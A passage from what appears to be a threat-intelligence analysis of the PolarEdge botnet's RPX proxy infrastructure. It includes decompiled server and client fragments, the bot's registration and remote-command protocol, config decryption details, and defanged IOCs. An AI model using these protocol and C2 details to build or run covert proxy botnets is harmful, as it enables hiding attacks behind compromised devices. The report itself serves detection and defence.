`Local proxy ←→ RPX Server ←→ ipinfo.io`,
the actual IP returned by `curl --socks5` reveals the true full path:
Local proxy ← → RPX Server ← → RPX Client (45.x.x.8) ← → ipinfo.io. In real-world attacks, this **multi-hop** design effectively conceals the attack source.




The server accepts two runtime parameters: the first is the port for interacting with RPX_Client, and the second is the base port for proxy services, which enables three protocols — SOCKS5 on the base port, SOCKS5 over TLS on base+1, and Trojan on base+2. Observed values are 55555 and 55556, respectively. Implementation details of RPX Server have been thoroughly covered in Censys reports; this article does not repeat them, and interested readers are encouraged to consult those publications.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  init((char **)argv);
  my_pthread_create((void *(*)(void *))keepAlivethread, 0LL);
  my_pthread_create((void *(*)(void *))commandthread, 0LL);
  my_pthread_create((void *(*)(void *))reverseConnThread, global_conf.port); 55555
  my_pthread_create((void *(*)(void *))JobThread, 0LL);
  my_pthread_create((void *(*)(void *))readHeartBeatThread, 0LL);
  my_pthread_create((void *(*)(void *))PrintThread, 0LL);
  my_pthread_create((void *(*)(void *))speedThread, 0LL);
  global_conf.mode = 104;
  my_pthread_create((void *(*)(void *))create_tlssock_server, 0LL); 55557
  my_pthread_create((void *(*)(void *))create_tls_tj_sock_server, 0LL);     55558
  simple_tcp_server(global_conf.server_port, (void *(*)(void *))sock5_tcp_thread);  55556
  return 0;
}
```

- **RPX Client**

We captured a total of 4 RPX_Client samples: three from IP 111.119.223.196 (all ARM architecture) and one from VirusTotal (MIPS architecture), indicating additional distribution channels in the wild. All four samples are version 0.0.13, which, according to current statistics, is the dominant version in active use.



Among the 4 samples, `7fa5fb15098efdf76e4c016e2e17bb38` stands out because it prints **debug information** to the console at runtime. We selected it as the primary analysis target. Its basic details are as follows:

```
MD5: 7fa5fb15098efdf76e4c016e2e17bb38
MAGIC: ELF 32-bit LSB executable, ARM, version 1 (SYSV), statically linked, stripped
PACKER: None
```

RPX_Client acts as a **jumpserver** in the ORB — confirmed by leaked source paths and runtime logs.

```
2025-10-22 14:22:21 jumpserver.c:409 success register [8.216.14.9:55555] 1891ef2713ae48beb4a83d0ad3161f4b
2025-10-22 14:22:21 jumpserver.c:921 jumpserer not exist
2025-10-22 14:22:21 jumpserver.c:979 uuid 1891ef2713ae48beb4a83d0ad3161f4b
2025-10-22 14:34:17 jumpserver.c:1090 command: echo hello
2025-10-22 15:34:17 jumpserver.c:1090 command: echo hello
2025-10-22 16:34:16 jumpserver.c:1090 command: echo hello
2025-10-22 17:34:16 jumpserver.c:1090 command: echo hello
```


Its functional design is relatively straightforward. After compromising the target device, the program first disguises its process name as `connect_server` and uses the PID file `/tmp/.msc` to enforce single-instance execution, preventing duplicate startups. It then attempts to read the global configuration file `.fccq` to obtain key parameters such as the C2 server address, communication port, device UUID, and brand information. If the configuration file does not exist, it encrypts the runtime-passed parameters and saves them to `.fccq` for subsequent use.

After completing configuration initialization, RPX_Client establishes two independent network connections to the C2 server for different tasks:

- One connects to the port specified by the PORT parameter (listened by RPX_Server) for **node registration** and **traffic proxying**
- The other connects to the fixed port **55560** (listened by go-admin) for **remote command execution**

Decrypting `.fccq` Config

On first run, RPX_Client encrypts the parameters and saves them to the .fccq file in the same directory using single-byte XOR with 0x25. A real-world example of the generated config, when decrypted, contains the fields UUID, C2, PORT, BRAND, version.



Port 55555: Registration & Proxy

When RPX_Client first joins the network, it must obtain a **server-generated UUID** as its identity. The network interaction flow is as follows:

1. **Bot → C2**: 33 bytes → `flag(1 byte) + uuid(32 bytes)`
2. **Bot → C2**: 32 bytes → `brand(16 bytes) + version(16 bytes)`
3. **C2 → Bot**: 33 bytes → `flag(1 byte) + uuid(32 bytes)`

When the `flag` in the C2 response is `0x01`, it indicates UUID acceptance; the bot saves this UUID to the config file for future use.

```
v7 = 0;
strncpy((int)v8, (unsigned __int8 *)config_buf, 0x20u);
jobline_buf = 375;
if ( wrap_ssl_write(v3, (int)&v7, 33) != 33 )
{
  wrap_ssl_free(v3);
  debug("jumpserver.c", 380, "fail to connect to %s:%s,retry after 5s\n", c2, port);
  goto LABEL_1;
}
jobline_buf = 383;
if ( wrap_ssl_write(v3, (int)&tlv, 32) != 32 )
{
  jobline_buf = 386;
  wrap_ssl_free(v3);
  debug("jumpserver.c", 388, "fail to connect to %s:%s,retry after 5s\n", c2, port);
  goto LABEL_1;
}
jobline_buf = 392;
if ( network_read(v3, (int)&v7, 0x21u) != 33 )
{
  jobline_buf = 395;
  wrap_ssl_free(v3);
  debug("jumpserver.c", 397, "fail to connect to %s:%s,retry after 5s\n", c2, port);
  goto LABEL_1;
}
if ( v7 == 1 )
  break;
```

It then awaits further C2 commands to provide proxy services. The command structure is:

```
 struct Protocol
{
  uint16_t magic;
  uint16_t port;
  uint16_t dst_port;
  uint16_t dest_length;
  char     destination[256];
};
```

The `magic` field defines the bot's function, with possible values: `0x11`, `0x12`, `0x16`.

Our Xlab command tracking system emulates this protocol. Statistics show **no specific targeting** — traffic is mostly to **QQ, WeChat, Google, and Cloudflare**.

›	Jul 12, 2025 @ 07:17:33.126	eJxKrSgpzsgvKtErT82syMzTKyzUS87PBQQAAP//Z7gIwQ==	m:extshort.weixin.qq.com
›	Jul 12, 2025 @ 07:17:32.954	eJxKzEspys9M0UvOyUzNKynWS8/PT89J1UvOzwUEAAD//4l3Cho=	m:android.clients.google.com
›	Jul 12, 2025 @ 07:17:32.016	eJwqLy/XS8/PT89JTSzILNZLzs8FBAAA//9FHQcr	m:www.googleapis.com
›	Jul 12, 2025 @ 07:17:31.248	eJxKrSgpzsgvKtErT82syMzTKyzUS87PBQQAAP//Z7gIwQ==	m:extshort.weixin.qq.com
›	Jul 12, 2025 @ 07:17:30.151	eJwqTk3WK07PzCsoLdErLNRLzs8FBAAA//9CUAbx	m:sec.sginput.qq.com
›	Jul 12, 2025 @ 07:17:29.997	eJwqScxLL0rM1UvVKyzUS87PBQQAAP//NBIF+w==	m:tangram.e.qq.com
›	Jul 12, 2025 @ 07:17:28.794	eJxKrSgpzsgvKtErT82syMzTKyzUS87PBQQAAP//Z7gIwQ==	m:extshort.weixin.qq.com
›	Jul 12, 2025 @ 07:17:27.228	eJwqTk3WK07PzCsoLdErLNRLzs8FBAAA//9CUAbx	m:sec.sginput.qq.com

---

Port 55560: Remote Command Execution

RPX_Client connects to the server's port 55560, sends its UUID to authenticate, and receives remote commands. The interaction flow is:

1. **Bot** → **C2**: 11 bytes, fixed string `"xa2axasexqx"`
2. **Bot** → **C2**: 32 bytes, **UUID**
3. **C2** → **Bot**: 4 bytes, command payload length
4. **C2** → **Bot**: command payload, specified by the `"cmd"` field


```
00000000  78 61 32 61 78 61 73 65  78 71 78                  xa2axase xqx
0000000B  38 32 64 64 39 65 37 36  61 66 37 64 34 33 30 61  82dd9e76 af7d430a
0000001B  38 64 33 65 35 31 64 34  36 38 38 61 61 61 38 65  8d3e51d4 688aaa8e
    00000000  00 00 00 3d                                       ...=
    00000004  82 a6 74 61 73 6b 49 64  d9 24 32 35 36 36 65 31  ..taskId .$2566e1
    00000014  65 30 2d 37 37 38 66 2d  34 30 36 39 2d 38 33 38  e0-778f- 4069-838
    00000024  62 2d 32 62 32 36 32 39  66 34 30 65 66 34 a3 63  b-2b2629 f40ef4.c
    00000034  6d 64 aa 65 63 68 6f 20  68 65 6c 6c 6f           md.echo  hello
```

Beyond standard system commands, the sample includes two special built-in commands:


- `change_pub_ip` – updates the C2 server address
- `update_vps` – performs sample self-upgrade

Leveraging **UUID-based authentication** and **remote command execution**, PolarEdge operators achieve **fine-grained control and flexible scheduling** of proxy nodes — enabling on-demand task reassignment, role switching, or rapid migration of the entire proxy pool to a new C2 when one is exposed.

While our command tracking system currently only captures simple heartbeat commands like `echo hello`, **server logs clearly show real executions of** `change_pub_ip`.



Additionally, logs contain commands tied to 111.119.223.196, confirming it not only served as a download server but also as a **reverse shell c2** — providing definitive proof that this IP is PolarEdge infrastructure and validating our initial assessment at the start of this report.



Summary

Our analysis of the RPX system concludes here with the key findings to date. RPX_Client offers a glimpse into PolarEdge's relay mechanism, while RPX_Server and Go-Admin reveal—for the first time—the management tools and infrastructure behind this threat. In this architecture, a vast pool of compromised IoT devices serves as proxy nodes, complemented by server nodes built on inexpensive VPS, forming two robust barriers that provide attackers with effective cover and greatly increase the difficulty of tracking by security personnel.

Due to limited visibility, the specific connections and interactions between PolarEdge backdoor samples and the RPX system remain an open question. We sincerely welcome industry peers with additional information to share their insights and jointly advance the understanding and defense against such threats.

If you are interested in our research or have clues related to PolarEdge, please feel free to contact us via the X platform.

IOC

PolarEdge RPX C2

```
 # From q script

47[.79.7.193      United States|Virginia|Ashburn      AS45102|Alibaba Cloud
```

```
47[.236.38.206    United States|None|None    AS45102|Alibaba Cloud
47[.236.230.216   United States|None|None    AS45102|Alibaba Cloud
47[.237.26.232    United States|None|None    AS45102|Alibaba Cloud
47[.237.70.132    United States|None|None    AS45102|Alibaba Cloud
47[.76.214.52     China|Hongkong|Hongkong    AS45102|Alibaba Cloud
43[.128.226.160   Japan|Tokyo|Tokyo AS132203|Tencent
129[.226.216.242  Singapore|Singapore|Singapore      AS132203|Tencent
8[.211.172.183    Japan|Tokyo|Tokyo AS45102|Alibaba Cloud
159[.138.90.5     Singapore|Singapore|Singapore      AS136907|HUAWEI

# From Hunter

8[.219.214.27     AS45102 Alibaba (US) Technology Co., Ltd.
8[.153.163.19     AS37963 Hangzhou Alibaba Advertising Co.,Ltd.
8[.153.205.139    AS37963 Hangzhou Alibaba Advertising Co.,Ltd.
8[.153.207.128    AS37963 Hangzhou Alibaba Advertising Co.,Ltd.
8[.159.129.39     AS37963 Hangzhou Alibaba Advertising Co.,Ltd.
8[.159.130.12     AS37963 Hangzhou Alibaba Advertising Co.,Ltd.
8[.159.135.220    AS37963 Hangzhou Alibaba Advertising Co.,Ltd.
8[.159.136.155    AS37963 Hangzhou Alibaba Advertising Co.,Ltd.
8[.159.139.71     AS37963 Hangzhou Alibaba Advertising Co.,Ltd.
8[.216.14.9       AS45102 Alibaba (US) Technology Co., Ltd.
```

PolarEdge Backdoor C2

```
 beastdositadvtofm[.site
missionim[.cc
icecreand[.cc
centrequ[.cc
```

Downloader

```
 82[.118.22.155   Poland|Pomorskie|Gdansk    AS204957|GREEN FLOID LLC
111[.119.223.196  Singapore|Singapore|Singapore      AS136907 HUAWEI CLOUDS|
```

RPX Sample

```
 # Script q
96b3be4cf3ad232ca456f343f468da0e

# RPX Server
1fb2dfb09a31f0e8c63cc83283532f06
```

```
# RPX Client
7fa5fb15098efdf76e4c016e2e17bb38
571088182ed7e33d986b3aa2c51efd27
```

Certificates

```
 # 3f00058448b8f7e9a296d0cdf6567ceb23895345eae39d472350a27b24efe999

-----BEGIN CERTIFICATE-----
MIIFmTCCBIGgAwIBAgIQA/0Ssnj2KNvPpAAwE8RHPTANBgkqhkiG9w0BAQsFADBu
MQswCQYDVQQGEwJVUzEVMBMGA1UEChMMRGlnaUNlcnQgSW5jMRkwFwYDVQQLExB3
d3cuZGlnaWNlcnQuY29tMS0wKwYDVQQDEyRFbmNyeXB0aW9uIEV2ZXJ5d2hlcmUg
RFYgVExTIENBIC0gRzEwHhcNMTgxMTI3MDAwMDAwWhcNMTkxMTI3MTIwMDAwWjAd
MRswGQYDVQQDExJ3d3cubGVhcm5pbmdydGMuY24wggEiMA0GCSqGSIb3DQEBAQUA
A4IBDwAwggEKAoIBAQCAQKsFEj2H8QTVCEtAEjGp5kUAWHihsCbuMYhHdAxSKYfF
HldJGaRUpuQwxAte1k8b++C9rxKZRJJt05O85deMvdwF63yBG5DazGXKkwMluRrA
/KsZy3lPj3uinSO8sLFfoTcsk57wAXbZtVFgvmgxAXFlX7Vx9MNgYMdko+jAltCa
3CkmScqcPd/aOnjx4naz7k3Jl1AHY7jxIaRGLBd+aixOZw2CJdHjpYi++GRtVBIo
w5ki3WVm1lensHo3GWVjUP5rIbsttpbpja2V0Uy5es1Gcrmkp9e4BUTyopJkGqrA
F2uWZxZB8CcJkFceOUfCY3v5MWH311BwBaZ+GngBAgMBAAGjggKCMIICfjAfBgNV
HSMEGDAWgBRVdE+yck/1YLpQ0dfmUVyaAYca1zAdBgNVHQ4EFgQUGCuoNOqYS8DF
1dd4XIP/YilDUJEwLQYDVR0RBCYwJIISd3d3LmxlYXJuaW5ncnRjLmNugg5sZWFy
bmluZ3J0Yy5jbjAOBgNVHQ8BAf8EBAMCBaAwHQYDVR0lBBYwFAYIKwYBBQUHAwEG
CCsGAQUFBwMCMEwGA1UdIARFMEMwNwYJYIZIAYb9bAECMCowKAYIKwYBBQUHAgEW
HGh0dHBzOi8vd3d3LmRpZ2ljZXJ0LmNvbS9DUFMwCAYGZ4EMAQIBMH0GCCsGAQUF
BwEBBHEwbzAhBggrBgEFBQcwAYYVaHR0cDovL29jc3AuZGNvY3NwLmNuMEoGCCsG
AQUFBzAChj5odHRwOi8vY2FjZXJ0cy5kaWdpY2VydC5jb20vRW5jcnlwdGlvbkV2
ZXJ5d2hlcmVEVlRMU0NBLUcxLmNydDAJBgNVHRMEAjAAMIIBBAYKKwYBBAHWeQIE
AgSB9QSB8gDwAHUAu9nfvB+KcbWTlCOXqpJ7RzhXlQqrUugakJZkNo4e0YUAAAFn
VArhKwAABAMARjBEAiBYzdYfv9uZCl7ItYugZ8rKwBdkl64L3Bo4hMyM2oLPdAIg
OOy3aJnqp31jGrtIG5u6hPfAWNkiBPfGQCEDeBsRhaYAdwCHdb/nWXz4jEOZX73z
bv9WjUdWNv9KtWDBtOr/XqCDDwAAAWdUCuH+AAAEAwBIMEYCIQD4eai+g9Dx4ZhW
h8+VDwRjrspTNycWeg0ehjf+p5NwBAIhAPQpUvUrdJp/KqLKz4TNnyJtU0ezPZdY
XGQVeYtwkDOQMA0GCSqGSIb3DQEBCwUAA4IBAQAZwr2CFBCmPw4H16UpsbEK4Wie
ldbsrBhRMX2bH47Sr2CQvAJLm2MODVDi7XtF1ZR1XmLQOiKsHNVXveDq5UJomWIn
NDkXxYPNMQzVB6WLxO9HZsM302CIrE4ds9PUWWZ8wVtyv6o/nqczu+uuyX0Vs0/J
dclkw7r3TntrPwgTj/3dCSBchdT33vdTGjnyc9Hz7gN0aU8Ksnzf7Vxm53lmk4t1
aHKYUDQtPle5MKNgg88fjCsrfMZAfpcR3GKfCSa3I4f4vhvsg2ap4fJsXKjHtOLN
8qfw7B8Qm5/PpsRzYHB+WEPkfwIKxR9gIifQEbNnSSCCl3GJVqH4c1HJcb1z
-----END CERTIFICATE-----


# e234e102cd8de90e258906d253157aeb7699a3c6df0c4e79e05d01801999dcb5
```

```
-----BEGIN CERTIFICATE-----
MIICHzCCAaWgAwIBAgIBCTAKBggqhkjOPQQDAjA+MQswCQYDVQQGEwJOTDERMA8G
A1UEChMIUG9sYXJTU0wxHDAaBgNVBAMTE1BvbGFyc3NsIFRlc3QgRUMgQ0EwHhcN
MTMwOTI0MTU1MjA0WhcNMjMwOTIyMTU1MjA0WjA0MQswCQYDVQQGEwJOTDERMA8G
A1UEChMIUG9sYXJTU0wxEjAQBgNVBAMTCWxvY2FsaG9zdDBZMBMGByqGSM49AgEG
CCqGSM49AwEHA0IABDfMVtl2CR5acj7HWS3/IG7ufPkGkXTQrRS192giWWKSTuUA
2CMR/+ov0jRdXRa9iojCa3cNVc2KKg76Aci07f+jgZ0wgZowCQYDVR0TBAIwADAd
BgNVHQ4EFgQUUGGlj9QH2deCAQzlZX+MY0anE74wbgYDVR0jBGcwZYAUnW0gJEkB
PyvLeLUZvH4kydv7NnyhQqRAMD4xCzAJBgNVBAYTAk5MMREwDwYDVQQKEwhQb2xh
clNTTDEcMBoGA1UEAxMTUG9sYXJzc2wgVGVzdCBFQyBDQYIJAMFD4n5iQ8zoMAoG
CCqGSM49BAMCA2gAMGUCMQCaLFzXptui5WQN8LlO3ddh1hMxx6tzgLvT03MTVK2S
C12r0Lz3ri/moSEpNZWqPjkCMCE2f53GXcYLqyfyJR078c/xNSUU5+Xxl7VZ414V
fGa5kHvHARBPc8YAIVIqDvHH1Q==
-----END CERTIFICATE-----
```

Reference

Sekioa

https://blog.sekoia.io/polaredge-unveiling-an-uncovered-iot-botnet/
https://blog.sekoia.io/polaredge-backdoor-qnap-cve-2023-20118-analysis/

Censys

https://censys.com/blog/2025-state-of-the-internet-digging-into-residential-proxy-infrastructure

Mandiant

https://cloud.google.com/blog/topics/threat-intelligence/china-nexus-espionage-orb-networks

---